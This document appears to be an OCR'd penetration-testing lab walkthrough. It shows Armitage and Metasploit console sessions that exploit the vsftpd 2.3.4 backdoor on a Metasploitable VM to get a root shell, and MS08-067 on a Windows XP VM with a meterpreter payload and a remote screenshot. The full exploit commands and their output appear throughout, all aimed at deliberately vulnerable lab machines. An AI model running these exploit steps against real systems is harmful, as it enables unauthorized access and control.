
The exploit is ongoing .


Armitage
Armitage View Hosts Attacks Workspaces Help
solaris
unix
dhcp
fileformat
ftp
proftpd_133c_backdoor
proftpd_modcopy_exec
vsftpd_234_backdoor
http
irc
local
misc
smtp
sonicwall
10.0.2.5
10.0.2.4
Console X
exploit X
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set TARGET 0
TARGET => 0
[-] Unknown datastore option: LHOST. Did you mean RHOST?
[-] Unknown datastore option: LPORT. Did you mean RPORT?
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact
PAYLOAD => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >





Interact with the found shell.


Armitage
Armitage View Hosts Attacks Workspaces Help
solaris
unix
dhcp
fileformat
ftp
proftpd_133c_backdoor
proftpd_modcopy_exec
vsftpd_234_backdoor
http
irc
local
misc
smtp
sonicwall
Login
Shell 1
Services
Scan
Host
Interact
Upload...
Pass Session
Post Modules
Disconnect
Console X
exploit X
TARGET => 0
[-] Unknown datastore option: LHOST. Did you mean RHOST?
[-] Unknown datastore option: LPORT. Did you mean RPORT?
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact
PAYLOAD => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
[*] 10.0.2.5:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.5:21 - USER: 331 Please specify the password.
[+] 10.0.2.5:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:36165 -> 10.0.2.5:6200) at 2022-11-27 06:38:13 -0500
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >





We will create , trough the shell , a file in /home/msfadmin , an we will print the directory contents from the metasploitable machine .



kali-linux-2022.3-virtualbox-amd64 (Gud gud) [Running] - Oracle VM VirtualBox
Armitage
10.0.2.5
10.0.2.4
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
$ cd /home/msfadmin && touch file
metasploitable (Clean Install) [Running] - Oracle VM VirtualBox
msfadmin@metasploitable:~$ ifconfig
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ pwd
/home/msfadmin
msfadmin@metasploitable:~$


kali-linux-2022.3-virtualbox-amd64 (Gud gud) [Running] - Oracle VM VirtualBox
Armitage
10.0.2.5
10.0.2.4
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
$ cd /home/msfadmin && touch file
metasploitable (Clean Install) [Running] - Oracle VM VirtualBox
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ pwd
/home/msfadmin
msfadmin@metasploitable:~$ ls
file vulnerable
msfadmin@metasploitable:~$


Windows


Armitage
Armitage View Hosts Attacks Workspaces Help
ms04_007_killbill
ms04_011_lsass
ms04_031_netdde
ms05_039_pnp
ms06_025_rasmans_reg
ms06_025_rras
ms06_040_netapi
ms06_066_nwapi
ms06_066_nwwks
ms06_070_wkssvc
ms07_029_msdns_zo
ms08_067_netapi
ms09_050_smb2_neg
ms10_046_shortcut_
Attack 10.0.2.4
MS08-067 Microsoft Server Service Relative Path Stack Corruption
This module exploits a parsing flaw in the path canonicalization code of NetAPI32.dll through the Server Service. This module is capable of bypassing NX on some operating systems and service packs. The correct target must be used to prevent the Server
Option
Value
LHOST
10.0.2.15
LPORT
16836
RHOSTS
10.0.2.4
RPORT
445
SMBPIPE
BROWSER
Targets:
0 => Automatic Targeting
Use a reverse connection
Show advanced options
Launch
Console X
exploit X
Shell 1
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
$ cd /home/msfadmin && touch file
$


1 2 3 4
6:43
Armitage
Armitage View Hosts Attacks Workspaces Help
ms04_007_killbill
ms04_011_lsass
ms04_031_netdde
ms05_039_pnp
ms06_025_rasmans_reg
ms06_025_rras
ms06_040_netapi
ms06_066_nwapi
ms06_066_nwwks
ms06_070_wkssvc
ms07_029_msdns_zonena
ms08_067_netapi
ms09_050_smb2_negotia
ms10_046_shortcut_icon_
10.0.2.5
10.0.2.4
Console X
exploit X
Shell 1 X
exploit X
SMBPIPE => BROWSER
msf6 exploit(windows/smb/ms08_067_netapi) > set LPORT 16836
LPORT => 16836
msf6 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RPORT 445
RPORT => 445
msf6 exploit(windows/smb/ms08_067_netapi) > exploit -j
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.
[*] 10.0.2.4:445 - Automatically detecting the target...
[*] 10.0.2.4:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.0.2.4:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.0.2.4:445 - Attempting to trigger the vulnerability...
[*] Started bind TCP handler against 10.0.2.4:16836
[*] Sending stage (175686 bytes) to 10.0.2.4
msf6 exploit(windows/smb/ms08_067_netapi) >



Let’s take a screenshot:


kali-linux-2022.3-virtualbox-amd64 (Gud gud) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Armitage
Armitage View Hosts Attacks Workspaces Help
ms04_007_killbill
Console X
exploit X
Shell 1 X
exploit X
Screenshot 2 X
Arrange Icons By
Refresh
Paste
Paste Shortcut
New
Properties
Folder
Shortcut
Briefcase
Bitmap Image
Wordpad Document
Rich Text Document
Text Document
Wave Sound
Compressed (zipped) Folder
Recycle Bin
start
1:44 PM
Refresh
Watch (10s)
Right Ctrl
winxp (CLean Install) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Arrange Icons By
Refresh
Paste
Paste Shortcut
New
Properties
Folder
Shortcut
Briefcase
Bitmap Image
Wordpad Document
Rich Text Document
Text Document
Wave Sound
Compressed (zipped) Folder
Recycle Bin
start
1:44 PM
Right Ctrl